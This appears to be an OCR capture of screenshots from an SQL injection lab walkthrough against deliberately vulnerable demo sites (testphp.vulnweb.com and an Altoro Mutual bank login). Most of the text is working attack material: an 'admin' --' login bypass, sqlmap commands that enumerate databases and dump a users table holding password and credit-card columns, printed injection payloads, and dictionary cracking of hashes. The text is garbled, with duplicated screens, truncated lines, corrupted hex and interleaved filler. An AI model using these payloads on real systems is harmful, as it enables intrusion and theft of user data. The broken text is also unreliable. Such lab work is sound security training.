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ING LOGIN

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Online Banking Login

Username:	<input type="text" value="admin' --"/>
Password:	<input type="password" value="*****"/>
<input type="button" value="Login"/>	

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Hello Admin User

Welcome to Altoro Mutual Online.

View Account Details:

Congratulations!

You have been pre-approved for an Altoro Gold Visa with a credit limit of \$10000!

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ayer ▾

Home of Acunetix Art - ... root@KaliLinux: /home/...

08:15 AM

Home of Acunetix Art - Mozilla Firefox

Home of Acunetix Art +

testphp vulnweb.com

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acunetix acuqar

Acunetix Web Vulnerability Scanner

me categories artists disclaimer your cart guestbook AJAX Demo


arch art
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AX Demo

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IP scanner
IP vuln help
actical Explorer


out Us Privacy Policy Contact Us Shop HTTP Parameter Pollution

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.



Posters

The shore



Donec molestie. Sed aliquam sem ut arcu.

painted by: r4w8173

comment on this picture

Mystery



Donec molestie. Sed aliquam sem ut arcu.

painted by: r4w8173

[comment on this picture](#)

The universe



Donec molestie. Sed aliquam sem ut arcu.

painted by: r4w8173

[comment on this picture](#)

Walking



Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin.

testphp.vulnweb.com

hello




OK



Actions Edit View Help

```
root@KaliLinux:[/home/part# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --db;]
```



Acunetix Web Vulnerability Scanner

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Posters

The shore



Lorem ipsum dolor sit amet, consectetur adipiscing elit.
Donec molestie. Sed aliquam sem ut arcu.

painted by: r4w8173

[comment on this picture](#)

Mystery



Donec molestie. Sed aliquam sem ut arcu.

painted by: r4w8173

[comment on this picture](#)

The universe




Lorem ipsum dolor sit amet. Donec molestie. Sed aliquam
sem ut arcu.

painted by: r4w8173

[comment on this picture](#)

Walking



Donec molestie. Sed aliquam sem ut arcu. Phasellus
sollicitudin.

Actions Edit View Help

```

8:19] [INFO] testing 'MySQL > 5.0.12 stacked queries (query SLEEP - comment)'
8:19] [INFO] testing 'MySQL > 5.0.12 stacked queries (query SLEEP)'
8:19] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query - comment)'
8:20] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query)'
8:20] [INFO] testing 'MySQL > 5.0.12 AND time-based blind (query SLEEP)'
8:31] [INFO] GET parameter 'cat' appears to be 'MySQL > 5.0.12 AND time-based blind (query SLEEP)' injectable
8:31] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
8:31] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
8:32] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
8:35] [INFO] target URL appears to have 11 columns in query
8:36] [INFO] GET parameter 'cat' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
parameter 'cat' is vulnerable. Do you want to keep testing the others (if any)? [y/N] Y
p identified the following injection point(s) with a total of 48 HTTP(s) requests:

    title: cat (GET)
    type: boolean-based blind
    title: AND boolean-based blind - WHERE or HAVING clause
    payload: cat=1 AND 5239=5239

    type: error-based
    title: MySQL > 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    payload: cat=1 AND GTID_SUBSET((CONCAT(0x717678171,(SELECT (ELT(4610=4610,1))),0x71707a6a71),4610)

    type: time-based blind
    title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
    payload: cat=1 AND (SELECT 4155 FROM (SELECT(SLEEP(5)))oefml)

    type: UNION query
    title: Generic UNION query (NULL) - 11 columns
    payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x717678171,0x5a494c644f504651767268635146466e63785a50487a514562707672434e6773506664474d4c4144,0x71707a6a71),NULL,NULL,
    -- -
    comment on this picture

9:15] [INFO] the back-end DBMS is MySQL
server operating system: Linux Ubuntu
application technology: PHP 5.6.40, Nginx 1.19.0
end DBMS: MySQL > 5.6
9:17] [INFO] fetching database names
available databases [2]:
        - current
        information_schema
        - created by: r4m08173

9:18] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'
9:18] [WARNING] your sqlmap version is outdated

Ending @ 08:29:18 / 2022-04-08/

```

root@KaliLinux:~# ./home/partk

pictures - Mozilla Firefox root@KaliLinux:/home/parth

08:30 AM

```
[INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP - comment)'  
[INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP)'  
[INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query - comment)'  
[INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query)'  
[INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'  
[INFO] [GET parameter 'cat' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable]  
[INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'  
[INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found  
[INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION technique test  
[INFO] target URL appears to have 11 columns in query  
[INFO] [GET parameter 'cat' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable]  
Parameter 'cat' is vulnerable. Do you want to keep testing the others (if any)? [y/N] Y  
identified the following injection point(s) with a total of 48 HTTP(s) requests:  
  
: cat (GET)  
  boolean-based blind  
  : AND boolean-based blind - WHERE or HAVING clause  
  bad: cat=1 AND 5239=5239  
  
  error-based  
  : MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)  
  bad: cat=1 AND GTID_SUBSET(CONCAT(0x7176787171,(SELECT (ELT(4610=4610,1))),0x71707a6a71),4610)  
  
  time-based blind  
  : MySQL >= 5.0.12 AND time-based blind (query SLEEP)  
  bad: cat=1 AND (SELECT 4155 FROM (SELECT(SLEEP(5)))ofml)  
  
  UNION query  
  : Generic UNION query (NULL) - 11 columns  
  bad: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7176787171,0x5a494c644f504651767268635146466e63785a50487a514562707672434e677350666474d4c4144,0x71707a6a71),NULL,N  
  : comment on this picture  
  
] [INFO] the back-end DBMS is MySQL  
  operating system: Linux Ubuntu  
  application technology: PHP 5.6.40, Nginx 1.19.0  
  DBMS: MySQL >= 5.6  
] [INFO] fetching database names  
  databases [2]:  
    information_schema  
  
] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'  
] [WARNING] your sqlmap version is outdated  
log @ 08:29:18 /2022-04-08/  
  
KaliLinux)-[/home/parth] Lorem ipsum dolor sit amet, consectetur adipiscing elit.  
Donec molestie. Sed aliquam sem ut arcu. Phasellus  
sollicitudin.
```



Actions Edit View Help

```
2:04] [INFO] resuming back-end DBMS 'mysql'
2:04] [INFO] testing connection to the target URL
2:06] [WARNING] there is a DBMS error found in the HTTP response body which could interfere with the results of the tests
  op resumed the following injection point(s) from stored session:
```

```
parameter: cat (GET)
  type: boolean-based blind
  title: AND boolean-based blind - WHERE or HAVING clause
  payload: cat=1 AND 5239=5239
```

```
type: error-based
  title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
  payload: cat=1 AND GTID_SUBSET(CONCAT(0x7176787171,(SELECT (ELT(4610=4610,1))),0x71707a6a71),4610)
```

```
type: time-based blind
  title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
  payload: cat=1 AND (SELECT 4155 FROM (SELECT(SLEEP(5)))ofml)
```

```
type: UNION query
  title: Generic UNION query (NULL) - 11 columns
  payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7176787171,0x5a494c644f504651767268635146466e63785a50487a514562707672434e6773506664474d4c4144,0x71707a6a71),NULL,NULL
  L--
```

```
2:06] [INFO] the back-end DBMS is MySQL
  server operating system: Linux Ubuntu
  application technology: Nginx 1.19.0, PHP 5.6.40
  end DBMS: MySQL ≥ 5.6
```

```
2:06] [INFO] fetching tables for database: 'acuart'
```

```
base: acuart
tables]+
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```

```
2:21] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'
2:21] [WARNING] your sqlmap version is outdated
```

```
ending @ 08:32:21 /2022-04-08/
```

```
root@KaliLinux:[/home/part]
```

Lorum ipsum dolor sit amet, consectetur adipiscing elit.
Donec molestie, sed aliquam sem ut arcu. Phasellus
sollicitudin.


Actions Edit View Help

0:17] [INFO] fetching database names
 0:18] [INFO] found 2 databases:
 acuart
 information_schema

0:18] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'
 0:18] [WARNING] your sqlmap version is outdated

Starting @ 08:29:18 / 2022-04-08/

sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --D acuart --tables



Legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

Starting @ 08:32:03 / 2022-04-08/

2:04] [INFO] resuming back-end DBMS 'mysql'
 2:04] [INFO] testing connection to the target URL
 2:06] [WARNING] there is a DBMS error found in the HTTP response body which could interfere with the results of the tests
 2:06] [INFO] the back-end DBMS is MySQL. This might be a false positive.
 2:06] [INFO] resumed the following injection point(s) from stored session:

Parameter	Type	Title	Payload
category: cat (GET)	boolean-based blind	AND boolean-based blind - WHERE or HAVING clause	cat=1 AND 5239=5239
category: cat (GET)	error-based	MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)	cat=1 AND GTID_SUBSET(CONCAT(0x7176787171,(SELECT (ELT(4610=4610,1))),0x71707a6a71),4610)
category: cat (GET)	time-based blind	MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)	cat=1 AND (SELECT 4155 FROM (SELECT(SLEEP(5)))ofml)
category: cat (GET)	UNION query	Generic UNION query (NULL) - 11 columns	cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7176787171,0x5a494c644f504651767268635146466e63785a50487a514562707672434e6773506664474d4c4144,0x71707a6a71),NULL,NULL,NULL

2:06] [INFO] the back-end DBMS is MySQL. This might be a false positive.
 2:06] [INFO] server operating system: Linux Ubuntu

THINKPIC

```


Player pictures - Mozilla Firefox root@KaliLinux:/home/part
root@KaliLinux:/home/part# 
File Actions Edit View Help
[08:34:51] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: cat (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: cat=1 AND 5239-5239


Type: error-based
Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
Payload: cat=1 AND GTID_SUBSET(CONCAT(0x7176787171,(SELECT (ELT(4610=4610,1))),0x71707a6a71),4610)

Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: cat=1 AND (SELECT(SLEEP(5)))ofml

Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7176787171,0x5a494c644f504651767268635146466e63785a50487a514562707672434e6773506664474d4c144,0x71707a6a71),NULL,NULL,L,NULL-- 
[08:34:53] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.6
[08:34:53] [INFO] fetching columns for table 'users' in database 'accuart'
Database: accuart
Tables: users
[8 columns]
+-----+-----+
| Column | Type   |
+-----+-----+
| address | mediumtext |
| cart    | varchar(100) |
| cc      | varchar(100) |
| email   | varchar(100) |
| name    | varchar(100) |
| pass    | varchar(100) |
| phone   | varchar(100) |
| uname   | varchar(100) |
+-----+-----+
[08:34:54] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'
[08:34:54] [WARNING] your sqlmap version is outdated
[*] ending @ 08:34:54 /2022-04-08/
# 

```





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pictures - Mozilla Firefox root@KaliLinux:/home/parth

File Actions Edit View Help

```
[08:34:54] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'
[08:34:54] [WARNING] your sqlmap version is outdated
[*] ending @ 08:34:54 /2022-04-08/
```

(root@KaliLinux:[/home/parth]) # sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --D acuart -T users --dump

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```
[*] starting @ 08:56:34 /2022-04-08/
```

```
[08:56:35] [INFO] resuming back-end DBMS 'mysql'
[08:56:36] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
```

```
Parameter: cat (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: cat=1 AND 5239=5239

Type: error-based
Title: MySQL > 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
Payload: cat=1 AND GTID_SUBSET(CONCAT(0x7176787171,(SELECT (ELT(4610=4610,1))),0x71707a6a71),4610)

Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: cat=1 AND (SELECT 4155 FROM (SELECT(SLEEP(5)))ofml)sec molecule. Sed aliquam

Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7176787171,0x5a494c644f504651767268635146466e63785a50487a514562707672434e6773506664474d4c4144,0x71707a6a71),NULL,NULL,L,NULL--
```

```
[08:56:37] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL > 5.6
[08:56:37] [INFO] fetching columns for table 'users' in database 'acuart'
[08:56:37] [INFO] fetching entries for table 'users' in database 'acuart'
[08:56:38] [INFO] recognized possible password hashes in column 'cart'
```

Player



pictures - Mozilla Firefox

09:01 AM

root@KaliLinux:/home/part


File Actions Edit View Help

[08:34:54] [WARNING] your sqlmap version is outdated

[*] ending @ 08:34:54 /2022-04-08/

root@KaliLinux:[/home/part]

sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users --dump



[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 08:56:34 /2022-04-08/

Lorem ipsum dolor sit amet, consectetur adipiscing elit.

Donec mollis. Sed aliquam enim ut arcu.

[08:56:35] [INFO] resuming back-end DBMS 'mysql'

[08:56:36] [INFO] testing connection to the target URL

sqlmap resumed the following injection point(s) from stored session:

Parameter: cat (GET)

Type: boolean-based blind

Title: AND boolean-based blind - WHERE or HAVING clause

Payload: cat=1 AND 5239=5239

Type: error-based

Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
Payload: cat=1 AND GTID_SUBSET(CONCAT(0x717687171,(SELECT (ELT(4610=4610,1))),0x71707a6a71),4610)

Type: time-based blind

Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)

Payload: cat=1 AND (SELECT 4155 FROM (SELECT(SLEEP(5)))ofml)

Type: UNION query

Title: Generic UNION query (NULL) - 11 columns

Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x717687171,0x5a494c644f504651767268635146466e63785a50487a514562707672434e6773506664474d4c4144,0x71707a6a71),NULL,NULL,L,NULL--

[08:56:37] [INFO] the back-end DBMS is MySQL

web server operating system: Linux Ubuntu

web application technology: PHP 5.6.40, Nginx 1.19.0

back-end DBMS: MySQL ≥ 5.6

[08:56:37] [INFO] fetching columns for table 'users' in database 'acuart'

[08:56:37] [INFO] fetching entries for table 'users' in database 'acuart'

[08:56:38] [INFO] recognized possible password hashes in column 'cart' -

do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] Y

[08:56:42] [INFO] writing hashes to a temporary file '/tmp/sqlmapun66mpym1860/sqlmaphashes-rtn2aidd.txt'



root@KaliLinux: /home/...

09:14 AM



root@KaliLinux:/home/parth

File Actions Edit View Help

[2] custom dictionary file
[3] file with list of dictionary files

>

[09:12:57] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] y
[09:13:01] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[09:13:01] [WARNING] multiprocessing hash cracking is currently not supported on this platform
[09:13:28] [INFO] using suffix '1'
[09:13:55] [INFO] using suffix '123'
[09:13:58] [INFO] using suffix '2'
[09:14:00] [INFO] using suffix '12'
[09:14:02] [INFO] using suffix '3'
[09:14:03] [INFO] using suffix '13'
[09:14:03] [INFO] using suffix '7'
[09:14:03] [INFO] using suffix '11'
[09:14:03] [INFO] using suffix '5'
[09:14:03] [INFO] using suffix '22'
[09:14:03] [INFO] using suffix '23'
[09:14:03] [INFO] using suffix '01'
[09:14:03] [INFO] using suffix '4'
[09:14:03] [INFO] using suffix '07'
[09:14:03] [INFO] using suffix '21'
[09:14:03] [INFO] using suffix '14'
[09:14:03] [INFO] using suffix '10'
[09:14:03] [INFO] using suffix '06'
[09:14:03] [INFO] using suffix '08'
[09:14:21] [INFO] current status: m3sno ... \^Z

zsh: suspended sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T user

(root@KaliLinux)-[/home/parth]



148 x 1